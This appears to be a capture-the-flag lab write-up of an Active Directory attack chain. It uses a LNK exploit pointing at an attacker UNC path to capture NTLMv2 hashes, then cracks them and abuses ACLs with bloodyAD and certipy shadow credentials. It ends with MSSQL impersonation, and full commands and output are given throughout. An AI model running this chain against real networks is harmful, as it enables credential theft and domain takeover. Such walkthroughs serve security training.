

And we can upload files, but we already knew that. Two notes we need to notice here are:
Files are saved in both location note and synchronized

Before bypassing the login we also saw this note, that the files are transferred to the dev$ network share meaning it is probably done by a PowerShell script not a certain synchronization service.
Access as mitch.r
Usually I would start uploading a lot of different files hoping to get one sending an NTLM auth back to auth that we can either relay or crack. But here we don't have to guess and we'll head directly to CVE-2026-32202 cause it is zero-click abusing LNK files which triggers Windows shell namespace parser to load a DLL from a remote UNC path stealing NTLMv2 hashes. Meaning it doesn't need any user to click anything, it just needs that path to be accessed by Windows shell so let's do that.
CVE-2026-32202
Using one of the public exploits we generate the file so let's start our Responder and upload the file.
Make sure to single quote your UNC path or escape each backslashes with another one
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2/CVE-2026-32202]
└──╼ [★]$ python3 CVE-2026-32202.py -u '\\10.200.80.188\share\doesnotmatter' -o secure.lnk
[+] LNK file created  : secure.lnk
    Total size : 282 bytes
    IDList size : 204 bytes
    Module path : \\10.200.80.188\share\doesnotmatter
    Applet ID : -201 (0xFFFFFF37)

_IDCONTROLW field layout:
  +0x00  cb         = 0x00AA  (170 bytes)
  +0x04  dwAppletID = 0xFFFFFF37  (-201)
  +0x0D  typeFlag   = 0x6A
  +0x14  cchModule  = 36
  +0x16  offName    = 36
  +0x18  data[]     = '\\\\10.200.80.188\\share\\doesnotmatter'  (UTF-16LE)

 < SNIP>
And right away we get the hash for mitch.r, let's try to crack and if it didn't work we just start relaying.

And looks like mitch.r hates snitches so we got the password.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2/CVE-2026-32202]
└──╼ [★]$ hashcat -a 0 'mitch.r::SHADOWGATE:f30fe7b85cfd39ae:1B0E192846DB1184E898BC1CDE88D1E9:010100000000000000EBDE97AE29DD012D57CD8F187CEF8C0000000002000800560059005000310001001E00570049004E002D004E00370043003900330038003900440057003100460004003400570049004E002D004E0037004300390033003800390044005700310046002E0056005900500031002E004C004F00430041004C000300140056005900500031002E004C004F00430041004C000500140056005900500031002E004C004F00430041004C000700080000EBDE97AE29DD0106000400020000000800300030000000000000000100000000200000E87E8C4ABDA79770CC03C2A9BDFFB14282C7ABE8B91C3DF6C03B59968A3EC1970A001000000000000000000000000000000000000900240063006900660073002F00310030002E003200300030002E00380030002E003100380038000000000000000000' /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode
< SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

MITCH.R::SHADOWGATE:f30fe7b85cfd39ae:1b0e192846db1184e898bc1cde88d1e9:010100000000000000ebde97ae29dd012d57cd8f187cef8c0000000002000800560059005000310001001e00570049004e002d004e00370043003900330038003900440057003100460004003400570049004e002d004e0037004300390033003800390044005700310046002e0056005900500031002e004c004f00430041004c000300140056005900500031002e004c004f00430041004c000500140056005900500031002e004c004f00430041004c000700080000ebde97ae29dd0106000400020000000800300030000000000000000100000000200000e87e8c4abda79770cc03c2a9bdffb14282c7abe8b91c3df6c03b59968a3ec1970a001000000000000000000000000000000000000900240063006900660073002f00310030002e003200300030002e00380030002e003100380038000000000000000000:snitch1993

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: MITCH.R::SHADOWGATE:f30fe7b85cfd39ae:1b0e192846db11...000000
Time.Started.....: Tue Aug 11 16:30:53 2026 (7 secs)
Time.Estimated...: Tue Aug 11 16:31:00 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   587.7 kH/s (2.72ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3665920/14344385 (25.56%)
Rejected.........: 0/3665920 (0.00%)
Restore.Point....: 3663872/14344385 (25.54%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: snoeks -> snickers61
Hardware.Mon.#01.: Util: 84%

Started: Tue Aug 11 16:30:48 2026
Stopped: Tue Aug 11 16:31:01 2026
Validating the credentials.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ nxc smb shadowgate.local -u mitch.r -p 'snitch1993'
SMB 10.1.240.87 445 SG-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.240.87 445 SG-DC01 [+] shadowgate.local\mitch.r:snitch1993
No special shares, just the dev$ that got us here in the first place so let's collect for BloodHound.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ nxc smb shadowgate.local -u mitch.r -p 'snitch1993' --shares
SMB 10.1.240.87 445 SG-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.240.87 445 SG-DC01 [+] shadowgate.local\mitch.r:snitch1993
SMB 10.1.240.87 445 SG-DC01 [*] Enumerated shares
SMB 10.1.240.87 445 SG-DC01 Share Permissions Remark
SMB 10.1.240.87 445 SG-DC01 ----- ----------- ------
SMB 10.1.240.87 445 SG-DC01 ADMIN$ Remote Admin
SMB 10.1.240.87 445 SG-DC01 C$ Default share
SMB 10.1.240.87 445 SG-DC01 dev$ READ,WRITE
SMB 10.1.240.87 445 SG-DC01 IPC$ READ Remote IPC
SMB 10.1.240.87 445 SG-DC01 NETLOGON READ Logon server share
SMB 10.1.240.87 445 SG-DC01 SYSVOL READ Logon server share
BloodHound data
Collecting data.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ rusthound -i 10.1.240.87 -u mitch.r -p 'snitch1993' -d shadowgate.local -z
---------------------------------------------------
Initializing RustHound at 16:34:27 on 08/11/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-11T23:34:27Z INFO  rusthound] Verbosity level: Info
[2026-08-11T23:34:27Z INFO  rusthound::ldap] Connected to SHADOWGATE.LOCAL Active Directory!
[2026-08-11T23:34:27Z INFO  rusthound::ldap] Starting data collection...
[2026-08-11T23:34:29Z INFO  rusthound::ldap] All data collected for NamingContext DC=shadowgate,DC=local
[2026-08-11T23:34:29Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-08-11T23:34:29Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-08-11T23:34:29Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-08-11T23:34:29Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-08-11T23:34:29Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-08-11T23:34:29Z INFO  rusthound::json::maker] 11 users parsed!
[2026-08-11T23:34:29Z INFO  rusthound::json::maker] 64 groups parsed!
[2026-08-11T23:34:29Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-08-11T23:34:29Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-08-11T23:34:29Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-08-11T23:34:29Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-08-11T23:34:29Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-08-11T23:34:29Z INFO  rusthound::json::maker] .//20260811163429_shadowgate-local_rusthound.zip created!

RustHound Enumeration Completed at 16:34:29 on 08/11/26! Happy Graphing!
And as you can see mitch got permission over 2 users.


The important one is milo.w cause it got write owner over a service account which is SVC_MSSQL so let's start this chain.
Access as milo.w
And now we have milo.w.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ bloodyAD --host 10.1.240.87 -d shadowgate.local -u mitch.r -p 'snitch1993' set password milo.w 'P@ssw0rd123!'
[+] Password changed successfully!
Access as SVC_MSSQL
And now we own the SVC_MSSQL meaning we can add whatever permission we need over that object to ourselves.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ bloodyAD --host 10.1.240.87 -d shadowgate.local -u milo.w -p 'P@ssw0rd123!' set owner SVC_MSSQL milo.w
[+] Old owner S-1-5-21-2396436576-3267128377-3646372360-512 is now replaced by milo.w on SVC_MSSQL
And now we have generic all over that user.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ bloodyAD --host 10.1.240.87 -d shadowgate.local -u milo.w -p 'P@ssw0rd123!' add genericAll SVC_MSSQL milo.w
[+] milo.w has now GenericAll on SVC_MSSQL
Then we can shadow credential it to get the hash for the svc_mssql just make sure to use LDAP cause LDAPS isn't open on the target.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ certipy shadow auto -u milo.w -p 'P@ssw0rd123!' -dc-ip 10.1.240.87 -account SVC_MSSQL -target 10.1.240.87 -ldap-scheme ldap
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'svc_mssql'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '63a7db7bd0f34659b030671548fe9531'
[*] Adding Key Credential with device ID '63a7db7bd0f34659b030671548fe9531' to the Key Credentials for 'svc_mssql'
[*] Successfully added Key Credential with device ID '63a7db7bd0f34659b030671548fe9531' to the Key Credentials for 'svc_mssql'
[*] Authenticating as 'svc_mssql' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'svc_mssql@shadowgate.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'svc_mssql.ccache'
[*] Wrote credential cache to 'svc_mssql.ccache'
[*] Trying to retrieve NT hash for 'svc_mssql'
[*] Restoring the old Key Credentials for 'svc_mssql'
[*] Successfully restored the old Key Credentials for 'svc_mssql'
[*] NT hash for 'svc_mssql': bdcadbe8fac2267adf85fdda00258779
Validating the credentials.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ nxc smb shadowgate.local -u svc_mssql -H bdcadbe8fac2267adf85fdda00258779
SMB 10.1.240.87 445 SG-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.240.87 445 SG-DC01 [+] shadowgate.local\svc_mssql:bdcadbe8fac2267adf85fdda00258779
After this there was nothing else clear to do, no other outbound objects or anything so I tried to do password spray using that hash maybe whoever set this account reused his own password (same hash) but didn't work.
NMAP missed MSSQL
At this point I spent a lot of time trying a lot of stuff, then I tried looking for port 1433 specifically cause there is a service account for it, and there was some kind of SQL running on the website and it was actually open. Somehow this didn't show at all in the full scan but I sensed that something is wrong so I went back and checked this port meaning we have access to MSSQL so let's connect.
Someone advised me to set the MTU to 1200 always when we're playing HackSmarter labs Same issue also happens with HTB where we have to set it to 1300 in some cases
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ nmap -p 1433 -sC -sV shadowgate.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-11 17:45 PDT
Nmap scan report for shadowgate.local (10.1.240.87)
Host is up (0.15s latency).
rDNS record for 10.1.240.87: SG-DC01

PORT STATE SERVICE VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| _ssl-date: 2026-08-12T00:46:11+00:00; +1s from scanner time.
| _ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| _ms-sql-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-08-11T22:42:26
| _Not valid after: 2056-08-11T22:42:26

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds
MSSQL as svc_mssql
And we landed in as guest so low level access but it should be good enough.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ mssqlclient.py shadowgate.local/svc_mssql@sg-dc01.shadowgate.local -hashes :bdcadbe8fac2267adf85fdda00258779 -windows-auth
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SG-DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SG-DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (SHADOWGATE\svc_mssql guest@master)>
Listing impersonation tells that we can impersonate the user bogdan.r but I need first to see who is running this instance.
SQL (SHADOWGATE\svc_mssql guest@master)> enum_impersonate
execute as database permission_name state_desc grantee grantor
---------- -------- --------------- ---------- -------------------- -------------------
LOGIN IMPERSONATE GRANT SHADOWGATE\svc_mssql SHADOWGATE\bogdan.r
Access as bogdan.r
And it is running as the same user we can impersonate, so it is better to try and crack the password if it cracked, it is easier to deal with it instead of running commands as impersonation all the time.

And we got its password so let's see what it can do.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ hashcat -a 0 'bogdan.r::SHADOWGATE:ffd7cbb38d27e3e3:C9F2DBAD7E616FC6CF88E04E2BBEC446:010100000000000080584902BA29DD01AD4013D1FE0F717500000000020008003900450056004C0001001E00570049004E002D00360049005000580047004B004F0051005A004400380004003400570049004E002D00360049005000580047004B004F0051005A00440038002E003900450056004C002E004C004F00430041004C00030014003900450056004C002E004C004F00430041004C00050014003900450056004C002E004C004F00430041004C000700080080584902BA29DD0106000400020000000800300030000000000000000000000000300000E87E8C4ABDA79770CC03C2A9BDFFB14282C7ABE8B91